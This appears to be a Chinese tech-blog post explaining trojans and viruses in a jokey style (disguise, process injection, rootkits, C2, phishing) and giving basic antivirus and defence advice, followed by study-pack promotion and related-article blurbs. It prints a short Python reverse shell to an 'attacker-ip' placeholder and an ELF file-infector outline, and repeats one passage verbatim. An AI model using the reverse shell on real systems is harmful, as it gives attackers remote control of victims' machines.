【全网最骚气木马科普】你的电脑正在裸奔?黑客看了都笑出声!木马病毒:从制作原理到防御全攻略——普通人如何避免成为“肉鸡”?

彻底根除木马病毒:全面防御与清除指南 本文还有配套的精品资源,点击获取 简介:木马病毒是一种常见的网络威胁,伪装成合法程序后对计算机系统造成损害。本文深入分析了木马病毒的传播方式和特性,并提出了通用的防御和清除策略。这些策略包括安装更新的防病毒软件、定期扫描系统、谨慎的网络行为、隔离模式运行、使用反恶意软件工具、手动清除可疑项目、恢复系统和寻求专业帮助等。通过这些方法,用户可以有效保护和恢复受感染的电脑,防范木... 阅读详情

【全网最骚气木马科普】你的电脑正在裸奔?黑客看了都笑出声!木马病毒:从制作原理到防御全攻略——普通人如何避免成为“肉鸡”?

电脑莫名卡顿?

隐私数据泄露?

手机网银被盗?

"有没有觉得你的电脑最近变得怪怪的?
图片

比如

风扇突然像吃了炫迈一样狂转

鼠标指针偶尔自己跳起"机械舞"

浏览器自动打开一些不可描述的网站

图片

别怀疑,你的电脑可能不是中邪了,而是被"木马"附体了!今天聊聊这个的"寄生虫",保证让你笑着看完,哭着去检查电脑。"
图片

一、木马是什么?

一场古希腊神话的现代版

木马病毒,得名于希腊神话中“特洛伊木马”的典故:看似无害的木马里藏着士兵,骗过守城人后里应外合攻破城池。现代电脑木马同样狡猾,它伪装成图片、软件或链接,诱骗用户点击,一旦入侵电脑,就会悄悄打开“后门”,让黑客远程操控你的设备,偷密码、录屏、甚至发动网络攻击。
图片


如果把电脑比作一座戒备森严的城堡,杀毒软件是门口的保安,防火墙是护城河,那么木马病毒就是一个伪装成“快递小哥”的间谍——它可能穿着美团制服,扛着写着“双十一大礼包”的箱子,满脸笑容地对保安说:“亲,您的包裹到了!”。然而,箱子一打开……你的账号密码、银行信息、甚至摄像头权限,全成了黑客的“战利品”。木马病毒在作祟!

图片

木马(Trojan)作为黑客最常用的攻击工具之一,早已从技术宅的玩具演变成黑色产业链的利器。

今天,我们将从黑客视角拆解木马的制作原理,并站在用户角度教你如何防御。

木马如何“偷渡”进电脑?

一场精心设计的“角色扮演”

木马的制作原理,堪称黑客界的“奥斯卡剧本”。程序员会写一段代码,核心逻辑就3条:

通过伪装术把自己包装成人畜无害的文件。

**比如:**图标伪装成“学习资料.avi”或“工资表.xlsx”;使用文件名蹭热点:“《流浪地球3》抢先版.exe”;或者直接寄生在正常软件里破解软件,像寄生虫一样钻进宿主体内。

一旦用户点击运行,立即开启“静默模式”——不弹窗、不报错、不占用资源,默默在后台做三件事:

**联网打电话:**联系黑客的服务器,给主人汇报“我已成功潜入!”;

开暗门:在系统防火墙挖个“狗洞”,方便随时出入;

偷钥匙:记录键盘输入、截屏、复制文件……悄无声息地搬运数据。

木马就像一个带着万能钥匙的“小偷”,先伪装成食物的外卖员混进大楼,然后偷偷复制整栋楼的钥匙,再把值钱的东西一点点搬空。

二、木马(Trojan)编写原理

Trojan病毒
图片

木马伪装成合法程序,不自我复制,依赖用户主动执行,主要实现远程控制或数据窃取。

1

隐蔽性设计

进程注入:将恶意代码注入合法进程(如DLL注入、APC注入)。

Rootkit技术:隐藏进程、文件、网络连接(如Hook系统调用sys_call_table)。

2

通信机制

C2(Command & Control):通过HTTP、DNS隧道与攻击者服务器通信。

反向连接:木马主动连接攻击者IP/域名,绕过防火墙。

3

功能模块

键盘记录(SetWindowsHookEx)。屏幕截图(GDI API)。文件窃取(FindFirstFile/FindNextFile)。示例代码片段(反向Shell)

# Python反向Shell示例import socket, oss = socket.socket()s.connect(("attacker-ip", 4444))os.dup2(s.fileno(), 0)  
# 重定向输入/输出/错误os.dup2(s.fileno(), 1)os.dup2(s.fileno(), 2)os.system("/bin/sh")

三、木马制作原理

黑客的"变形金刚"是怎么炼成的?

木马的本质:披着羊皮的狼

想象一下,有人送了你一个"会说话的汤姆猫"APP,结果一打开,它突然变身成"会偷你钱包的汤姆猫"——这就是木马的基本操作。自己引进了 一个家贼。

木马不自我复制,不像病毒那样"生孩子生个没完"

木马通常会伪装成正常文件(.png、.exe、.pdf、甚至.jpg都可能藏毒)。但是木马是需要你亲手"引狼入室"(主动运行)。
图片

木马的三件"隐身衣"

(1) 整容术(代码混淆)
就像犯罪分子会戴面具一样,木马也会:

加壳:给代码"穿羽绒服"(加密)

变形:每天换张脸(多态代码)

(2) 寄生术(进程注入)
高级木马都懂"借尸还魂":

寄生在explorer.exe里(Windows文件管理器)

藏在svchost.exe里(系统服务进程)

(3) 地道战(Rootkit)
连Windows自己都找不到它:

修改系统内核(给系统管理员"戴眼罩")

隐藏文件、网络连接(真正的"数字忍者")

病毒(Virus)编写原理

Virus病毒

病毒的特点是自我复制和依附宿主文件,通过感染其他程序传播。

1

感染机制

**追加感染:**将病毒代码附加到文件末尾,修改入口点指向病毒代码。

**缝隙感染:**利用文件中的空隙插入代码(如节间隙)。

**文件感染:**将病毒代码插入可执行文件(如PE、ELF格式),

2

常见方法:

宏病毒:通过文档宏(如Word/VBA)自动执行恶意代码。

引导区病毒:感染磁盘引导扇区(如MBR),在系统启动时加载。

3

触发条件

时间/日期触发(如"星期五13号"病毒)。

特定操作触发(如打开文件、系统重启)。

4

隐蔽技术

多态/变形代码:每次感染时改变病毒代码特征(加密+可变解密器)。

反调试/反沙箱:检测调试环境或虚拟机并休眠。

示例代码片段(概念模型)

// 简单的文件感染病毒逻辑(Linux ELF)void infect_file(const char *target) {    // 1. 读取目标文件    // 2. 将病毒代码追加到文件末尾    // 3. 修改ELF头部的入口点指向病毒代码    // 4. 病毒执行完毕后跳回原入口点}

木马的工作逻辑

黑客的“远程遥控挖掘机”

说道这里——你以为木马真的只会偷数据?它的终极目标是把你的电脑变成黑客的“肉鸡”(Botnet)——就像共享单车一样,谁都能扫码骑走(当然,骑走的是你的算力和网络)。

1

1. 木马四大“杀人诛心”技能

**键盘记录器:**像在键盘上装了隐形摄像头,你输入的每个密码、每句聊天都会被记在小本本上;

**屏幕截图器:**每隔30秒拍一张桌面照片,连你偷偷追的剧都被黑客围观;

**摄像头劫持:**深夜加班时,你的电脑摄像头可能正闪着微光 ,对准你一身的胶原蛋白……

**僵尸网络节点:**你的电脑成了黑客的“免费矿工”,白天你用它写PPT,晚上它帮黑客挖比特币、发动DDoS攻击。

黑客控制中心的一天:

上午9:00 → 查看A用户的银行账号余额

上午10:30 → 指挥B用户的电脑攻击某网站

下午3:00 → 用C用户的摄像头拍办公室表情包

凌晨2:00 → 让所有“肉鸡”集体挖矿……

木马的“千层套路”

从钓鱼邮件到“祖传代码”


木马的传播手段,堪称互联网版的《孙子兵法》。以下是它的经典战术手册:
图片

社会工程学攻击:专攻人性的“七寸”

钓鱼邮件:

标题:“您的支付宝账户异常,点击链接验证!”

正文:附带一个长得像支付宝官网的假链接,一点击就中招。
图片

免费资源陷阱:

“全网最全PS插件免费送!” → 下载后插件是真的,但捆绑了木马;

“Steam游戏破解补丁” → 补丁运行瞬间,木马自动安装。

**U盘诡计:**故意把带木马的U盘丢在咖啡馆,总有人会好奇插入电脑……

技术流阴招:漏洞是木马的“任意门”

**漏洞利用:**比如利用Windows系统未修复的漏洞,无需用户点击,直接通过网络渗透;

**供应链攻击:**在开源代码库投毒,让所有使用该代码的软件自带木马;

**驱动程序木马:**伪装成显卡驱动更新程序,获取系统最高权限。

冷知识:有些木马甚至能通过路由器入侵智能冰箱——毕竟谁会给冰箱装杀毒软件呢?

四、杀毒软件VS木马

一场“猫鼠游戏”的科技博弈

杀毒软件和木马的斗争,就像哈利·波特与伏地魔的“魔咒对决”。以下是双方的核心技术揭秘:

杀毒软件的“三大法宝”

特征码扫描(传统功夫版):
原理:建立“木马指纹库”,扫描文件是否匹配已知木马的特征码。
缺点:只能识别“已登记在册”的木马,遇到新型变种就抓瞎。

行为监控(AI预判版):
原理:实时监控程序行为,一旦发现“偷偷连接陌生IP”“尝试修改系统文件”等可疑动作,立即拉黑。
典型案例:某程序试图加密你的全部文件?大概率是勒索病毒,杀软直接掐断进程!

云查杀(大数据修仙版):
原理:把可疑文件上传到云端,用超级计算机+AI模型分析,几分钟内全球用户共享检测结果。

木马的“反侦察秘籍”

**变形术(代码混淆):**每次传播都自动改几个代码,让特征码失效;

**时间炸弹:**感染后潜伏1个月再行动,避开杀软的新手保护期;

**杀软对抗:**专门针对某款杀毒软件的漏洞,先干掉杀软再作恶。

史诗级战役回顾:
2017年的WannaCry勒索病毒,利用NSA泄露的漏洞,横扫150国20万台电脑。微软连夜发布补丁,全球杀软厂商集体进入“战时状态”

​ ——这大概就是网络安全界的“诺曼底登陆”。

五、终极防御指南

别让你的电脑“裸奔”

装杀软:就像给电脑穿条裤子,别嫌麻烦;

勤更新:系统补丁是开发商发的“防弹衣”,记得签收;

管住手:陌生链接别乱点,可疑文件先杀毒;

行为监控(AI预判版):
原理:实时监控程序行为,一旦发现“偷偷连接陌生IP”“尝试修改系统文件”等可疑动作,立即拉黑。
典型案例:某程序试图加密你的全部文件?大概率是勒索病毒,杀软直接掐断进程!

云查杀(大数据修仙版):
原理:把可疑文件上传到云端,用超级计算机+AI模型分析,几分钟内全球用户共享检测结果。

木马的“反侦察秘籍”

**变形术(代码混淆):**每次传播都自动改几个代码,让特征码失效;

**时间炸弹:**感染后潜伏1个月再行动,避开杀软的新手保护期;

**杀软对抗:**专门针对某款杀毒软件的漏洞,先干掉杀软再作恶。

史诗级战役回顾:
2017年的WannaCry勒索病毒,利用NSA泄露的漏洞,横扫150国20万台电脑。微软连夜发布补丁,全球杀软厂商集体进入“战时状态”

​ ——这大概就是网络安全界的“诺曼底登陆”。

网络安全学习资源分享:

给大家分享一份全套的网络安全学习资料,给那些想学习 网络安全的小伙伴们一点帮助!

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

因篇幅有限,仅展示部分资料,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,需要点击下方链接即可前往获取

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

👉1.成长路线图&学习规划👈

要学习一门新的技术,作为新手一定要先学习成长路线图,方向不对,努力白费。

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

在这里插入图片描述
在这里插入图片描述

👉2.网安入门到进阶视频教程👈

很多朋友都不喜欢晦涩的文字,我也为大家准备了视频教程,其中一共有21个章节,每个章节都是当前板块的精华浓缩。(全套教程文末领取哈)
在这里插入图片描述

在这里插入图片描述

👉3.SRC&黑客文档👈

大家最喜欢也是最关心的SRC技术文籍&黑客技术也有收录

SRC技术文籍:

在这里插入图片描述

黑客资料由于是敏感资源,这里不能直接展示哦!(全套教程文末领取哈)

👉4.护网行动资料👈

其中关于HW护网行动,也准备了对应的资料,这些内容可相当于比赛的金手指!

在这里插入图片描述

👉5.黑客必读书单👈

在这里插入图片描述

👉6.网络安全岗面试题合集👈

当你自学到这里,你就要开始思考找工作的事情了,而工作绕不开的就是真题和面试题。
在这里插入图片描述
所有资料共282G,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,可以扫描下方二维码或链接免费领取~

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

FeynRules的上手使用3--运行 FeynRules的运行 接上两篇,在我们正确的设定模型参数和拉氏量之后,就可以运行FeynRules来推导费曼规则。 装载文件 首先需要设定FeynRules文件所在位置,并装载FeynRules模块: $FeynRulesPath = SetDirectory[ ] << FeynRules` 接下来是装载写好的模型文件: LoadModel[ < file.fr >, < file2.fr >, … ] 模型文件后缀为".fr",可以分几块构成。模型描述可以写在 阅读详情

相关推荐

实战指南:如何用Frida绕过某梆加固的Anti-Frida检测(附完整脚本)

本文深入剖析了企业级加固方案中的Anti-Frida检测机制,并提供了实战对抗策略。通过分析基于文件系统、内存特征、行为及环境的多层次检测原理,文章详细介绍了如何定位检测逻辑、绕过maps文件扫描、对抗内存与行为特征检测,并附上了针对某梆加固的完整绕过脚本与系统化工程方案。

weixin_42527589的博客 600

什么是木马?一篇文章给你讲清楚

从技术角度分析,发送文件类的QQ蠕虫是以前发送消息类QQ木马的进化,采用的基本技术都是搜寻到聊天窗口后,对聊天窗口进行控制,来达到发送文件或消息的目的。然后,删除木马病毒的文件和注册表项,确保彻底清除。因此,用户在使用电脑时应保持警惕,避免下载和执行未知来源的文件,及时更新系统和软件,以要杀掉木马病毒,你需要采取一系列步骤来清除系统中的恶意软件。运行在服务端的木马程序首先隐匿自己的行踪,伪装成合法的通信程序,然后采用修改系统注册表的方法设置触发条件,保证自己可以被执行,并且可以不断监视注册表中的相关内容。

2401_82590480的博客 1万+

13-单片机模块化程序: 单片机AT指令配置模块程序模板(非阻塞版)

资料源码:https://gitee.com/yang456/OpenProgrammingModuleForMCU.git 点击加入群聊【单片机,物联网,上位机】: 说明1:知识从未如此性感。 烂程序员关心的是代码,好程序员关心的是数据结构和它们之间的关系! 说明2:学的是思想,而非程序!此代码思路适用于所有的单片机。 说明3:学会以后,下面的代码可能会跟你一辈子! 说明4:这一系列文章是为大幅度裁剪本人博客文章!使博客文章更有条理。便于推其它教程! 拷贝这两个文件到自己的工程 ..

杨奉武的博客 1280

木马病毒制作及分析

实验目的 本次实验为考核实验,需要独立设计完成一次网络攻防的综合实验。设计的实验中要包括以下几个方面内容: (1) 构建一个具有漏洞的服务器,利用漏洞对服务器进行入侵或攻击; (2) 利用网络安全工具或设备对入侵与攻击进行检测; 【注意事项】 1.本病毒程序用于实验目的,面向实验演示,侧重于演示和说明病毒的内在原理,破坏功能有限。在测试病毒程序前,需先关闭杀毒软件的自动防护功能或直接关闭杀毒软件。 2.若在个人电脑上实验,最好在虚拟机中运行。 3.测试完毕后,请注意病毒程序的清除,以免误操作破坏

qq_45785457的博客 2万+

CTF全能工具箱ProV2:集成AI与94GB离线资源库,打造无网环境下的智能解题流水线

CTF全能工具箱ProV2是一款专为线下CTF比赛设计的All-in-One离线解决方案。它集成了94GB的庞大离线资源库,涵盖Web、逆向、Pwn等全方向工具链与知识库,并创新性地内置了本地AI大模型,可在断网环境下提供智能解题辅助,实现从信息收集到漏洞利用的智能流水线作业,极大提升比赛效率。

weixin_29240343的博客 422

iphone查看/private/var/mobile/Containers/Data/Application/文件

xcode查看iPhone的private/var/文件夹xcode连接iPhone真机选择app下载Containers文件夹到mac电脑中查看手机中下载的文件 使用xcode真机调试的时候,文件目录都是这种/private/var/mobile/Containers/Data/Application/FAEFDF4D-5CE4-474F-9C53-C19789DB59F6/tmp/ xcode连接iPhone真机 不需要越狱,使用xcode上连接iPhone,然后选择运行的app,选择window-&g

小手琴师的博客 101万+

清理特洛伊木马——Trojan:Win32/Vigorf.A

常规方法、无门槛清理特洛伊木马,只限于Trojan:Win32/Vigorf.A。

m0_59302403的博客 2万+

保姆级教程:用Python+OpenCV搞定Orbbec Gemini深度与彩色流对齐(附完整代码)

本文提供了一份详细的Orbbec Gemini深度与彩色流对齐教程,涵盖从环境配置到完整代码实现的每一步。通过解析深度流对齐原理,对比不同对齐模式,并提供工业级应用中的问题排查方法,帮助开发者快速掌握Orbbec Gemini相机的使用技巧。文章还包含进阶应用如点云生成与三维重建的实战代码。

weixin_29090917的博客 470

trojan病毒”

病毒名称:trojan病毒”(Trojan/PSW.GamePass/liveup/generic等) 病毒中文名:病毒***Trojan.DL.Infect.uu最近一段时间,许多朋友都中了这个病毒:trojan病毒。Trojan启动后会从体内资源部分释放出病毒文件,有些在WINDOWS下的***程序会绑定一个文件,将病毒程序和正常的应用程序捆绑成一个程序,释放出病毒程序...

weixin_33963189的博客 2685

RK3568笔记六十一:MIPI摄像头应用程序编写

V4L2设备驱动框架向应用层提供了一套统一、标准的接口规范,应用程序按照该接口规范来进行应用编程,从而使用摄像头。对于摄像头设备来说,其编程模式如下所示:1.首先是打开摄像头设备;2.查询设备的属性或功能;3.设置设备的参数,譬如像素格式、帧大小、帧率;4.申请帧缓冲、内存映射;5.帧缓冲入队;6.开启视频采集;7.帧缓冲出队、对采集的数据进行处理;8.处理完后,再次将帧缓冲入队,往复;9.结束采集。

1004

74.9008深度刷机原理|高通QPST/Firehose底层刷写协议详解

移动设备刷机与底层维修技术指南 本文为移动设备维修人员和高级玩家提供全面的刷机与底层维修技术指南,涵盖高通、联发科和苹果A系列芯片的主要操作。 主要内容 核心操作:Bootloader解锁、Fastboot刷写、EDL深度修复、iTunes DFU模式恢复和分区表重建 适用场景:系统故障修复、底层损坏恢复、安全限制解除、系统降级和深度硬件维修 关键技术:详细解析刷机协议栈层级、关键分区作用和刷机安全机制 操作步骤: 环境搭建与驱动安装 Bootloader解锁(以小米为例) 高通机型系统刷写 苹果设备DFU

2601_95651806的博客 205

攻防基础-木马病毒介绍

一、什么是木马? 木马病毒是计算机黑客用于远程控制计算机的程序,一般的木马病毒程序主要是寻找计算机后门,伺机窃取被控计算机中的重要文件等等。木马病毒还可以对被控计算机实施监控、资料修改等非法操作。 二、木马病毒的特征 1、隐蔽性极强 木马病毒一般占用空间很小,不易找到。 2、自动运行性 木马病毒会随着计算机系统的启动而自动启动。 3、欺骗性 木马病毒一般都会使用一些手段伪装成一些合法APP,防止一眼就被计算机用户认出。 4、自动恢复 当木马的某一功能模块丢失时,它能够自动恢复成丢失

m0_73995538的博客 6630

本地生成无限量的AI图像和视频——无需网络,无限制,本地人工智能图像和视频生成的实用指南

我们将使用ComfyUI,这是一个功能强大的基于节点的 AI 图像和视频生成可视化界面。如果您是 ComfyUI 的新手,请不要担心。ComfyUI是什么?ComfyUI 是一款可视化工具,可让您在自己的计算机上生成 AI 图像和视频。您无需一次性理解所有内容。在本指南中,我们将从现成的工作流程入手,逐步帮助您建立信心。乍一看,内容似乎很庞杂——但本指南将着重于:-简单的工作流程-预构建示例-最少的配置我想向你展示使用这个工具最简单的工作流程。

iCloudEnd的博客 1803

木马病毒简介

病毒的分类:   很多时候大家已经用杀毒软件查出了自己的机子中了例如Backdoor.RmtBomb.12 、Trojan.Win32.SendIP.15 等等这些一串英文还带数字的病毒名。   只要掌握一些病毒的命名规则,就能通过杀毒软件的报告中出现的病毒名来判断该病毒的一些公有的特性。   世界上那么多的病毒,反病毒公司为了方便管理,他们会按照病毒的特性,将病毒进行分类命名。虽然每个反病...

weixin_30652271的博客 6582

VB摄像头监控

该VB模块可对摄像头捕获的画面进行录像等,可在创建的窗口进行控制

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

(1)【木马病毒】认识木马:原理、分类、入侵

【木马病毒-初识】

1万+

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 内核的信息,请参见《Cortex™-M4F 技术参考手册》。

教你做一个木马病毒(非常详细),零基础入门黑客技术,收藏这一篇就够了!

木马恶意软件,打开时似乎是用户打开的合法文件,例如打开图像或文档或播放媒体文件,但在后台,它会运行一些邪恶的进程,例如有人可能通过后门或注入一些其他有害代码。网络安全产业就像一个江湖,各色人等聚集。相对于欧美国家基础扎实(懂加密、会防护、能挖洞、擅工程)的众多名门正派,我国的人才更多的属于旁门左道(很多白帽子可能会不服气),因此在未来的人才培养和建设上,需要调整结构,鼓励更多的人去做“正向”的、结合“业务”与“数据”、“自动化”的“体系、建设”,才能解人才之渴,真正的为社会全面互联网化提供安全保障。

2401_84618514的博客 1万+

SAP B1中文培訓教材_SDK

公司内部培训资料,对开发工具 ,DIAPI, UIAPI,Add-ON有详细解说

什么是特洛伊木马病毒?

特洛伊木马病毒是一种恶意软件,可以下载到伪装成合法程序的计算机上。在交付方法中,攻击者通常使用社会工程来隐藏合法软件中的恶意代码,以尝试通过其软件获得用户的系统访问权限。回答“什么是特洛伊木马”这个问题的一种简单方法是,它是一种恶意软件,通常作为附件隐藏在电子邮件或免费下载文件中,然后传输到用户的设备上。下载后,恶意代码将执行攻击者设计的任务,例如获得对公司系统的后门访问权限,监视用户的在线活动或窃取敏感数据。​特洛伊木马在设备上处于活动状态的迹象包括异常活动,例如计算机设置被意外更改。​ 特洛伊木马的原始

南北极之间 1万+

【2025详细版】木马病毒的危害,从零基础入门到精通,收藏这篇就够了

网络普及的同时也给大家的财产等造成威胁,木马则是不法分子攻击的手段。知己知彼,百战不殆,因此了解木马本身是必要的,下面向大家介绍下木马。含义介绍|计算机木马病毒是指隐藏在正常程序中的一段具有特殊功能的恶意代码,是具备破坏和删除文件、发送密码、记录键盘和攻击Dos等特殊功能的后门程序。木马程序表面上是无害的,它们经常隐藏在游戏或图形软件中,但它们却隐藏着恶意。这些表面上看似友善的程序运行后,就会进行一些非法的行动,如删除文件或对硬盘格式化。完整的木马程序一般由两部分组成;一个是服务器端.一个是控制器端。

Button12138的博客 2329

渗透测试——漏洞扫描工具

然后还要将all这个压缩包里的plugin_feed_info.inc提取出来,命令行是 tar -zxvf all-2.0.tar.gz plugin_feed_info.inc,然鹅,我提取不出来。将下载好的插件移动到Nessus目录下,然后输入sudo /opt/nessus/sbin/nessuscli update all-2.0.tar.gz。用户名和密码随便写写就好,随后将会更新补丁,OK,这样Nessus可以使用了。将会获得一串数字,然后去激活码的这个网站,输入自己的邮箱获取激活码。

wuli1024的博客 5009

什么是特洛伊木马,它能造成什么损害?

当马的肚子在晚上打开时,为时已晚。希腊人最终成功地占领了长期被围困的特洛伊城,结束了特洛伊战争。几千年后,特洛伊木马的神话仍然存在,尽管今天具有不讨人喜欢的内涵。因为曾经代表着一个绝妙的技巧和一个精湛的工程壮举,现在被认为是一种恶意的数字害虫,其唯一目的是在不被注意的情况下对受害者的计算机造成严重破坏。它通过读取密码,记录键盘敲击或为进一步的恶意软件打开大门来实现这一目标,这些恶意软件甚至可以将整个计算机作为人质。这些操作可能包括:​与计算机病毒和蠕虫不同,特洛伊木马无法自我复制。 ​​它们是最简单但可能最

南北极之间 6778

如何杀除Trojan.win32.Thsys病毒

本人这几天深受其害,但是最后还是终于摆脱了这个可恶的病毒的骚扰。 这个病毒像牛皮糖一样,用360/360急救箱/木马克星之类的都不能彻底杀除,因为它的传染能力较强。 其实所有的蠕虫病毒都有个共性,就是善于感染硬盘中的.dll文件和.exe文件,你发觉它的存在越晚,那它感染的文件就会越多。 以前我用这种方法对付过威金蠕虫--就是将硬盘中的所有.dll和.exe文件都搜索出来,

job82824的专栏 8459

木马病毒工作原理

      木马病毒,是病毒的特殊形式,它与一般病毒的区别是它不仅停留在本机电脑里,更利用一些手段开放电脑端口获得与木马服务器的通信,达到获取用户信息的目的。      一个木马程序通常很小,它典型的工作方式是通过一些手段下载到用户电脑里,然后获得启动。启动后的木马进入活动状态。活动状态的木马就可以进行破坏性的操作了。      下载方式:(1) 网页挂马;(2)文件捆绑;

ahepril的专栏 1万+

电脑病毒木马的清除和防范方法

特洛伊木马(简称为“木马”,英文为trojan)由于不感染其他的文件,也不破坏计算机系统,同时也不进行自我的复制,所以木马不具有传统计算机病毒的特征。由于目前市面上的杀病毒软件一般都直接支持对木马的查杀,所以大家习惯于将木马称为“木马病毒” 。

不断学习,不断进步,提高自己 1万+

仅需3步,了解病毒木马

病毒木马都属于恶意软件,病毒会自我复制,木马则擅长伪装。:如熊猫烧香,以破坏计算机为目的,让计算机不能正常使用。:本质是加密软件,被不法分子用于勒索。2017-2018年特别猖獗。:虚拟货币,通过计算资源获得。通过挖矿病毒控制“肉鸡”,帮助黑客挖矿。:主打控制联网设备(键盘、鼠标、摄像头、手机、医疗设备、智能汽车等)一般漏洞披露后会被厂家快速修复,并不会长期存在,这样木马传播就有时效性,逐渐较为少见。如计算机永恒之蓝漏洞,现在已很少见!常见于破解工具、激活软件、黄色网站等,也是木马最常见的传播方式。

qq_53058639的博客 1031
上一篇: 25年转行网络安全工程师前景怎么样,薪资高不高?
下一篇: 网工接私活竟比工资还高?工资1.5万,私活2万!同事:辞职干票大的!
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值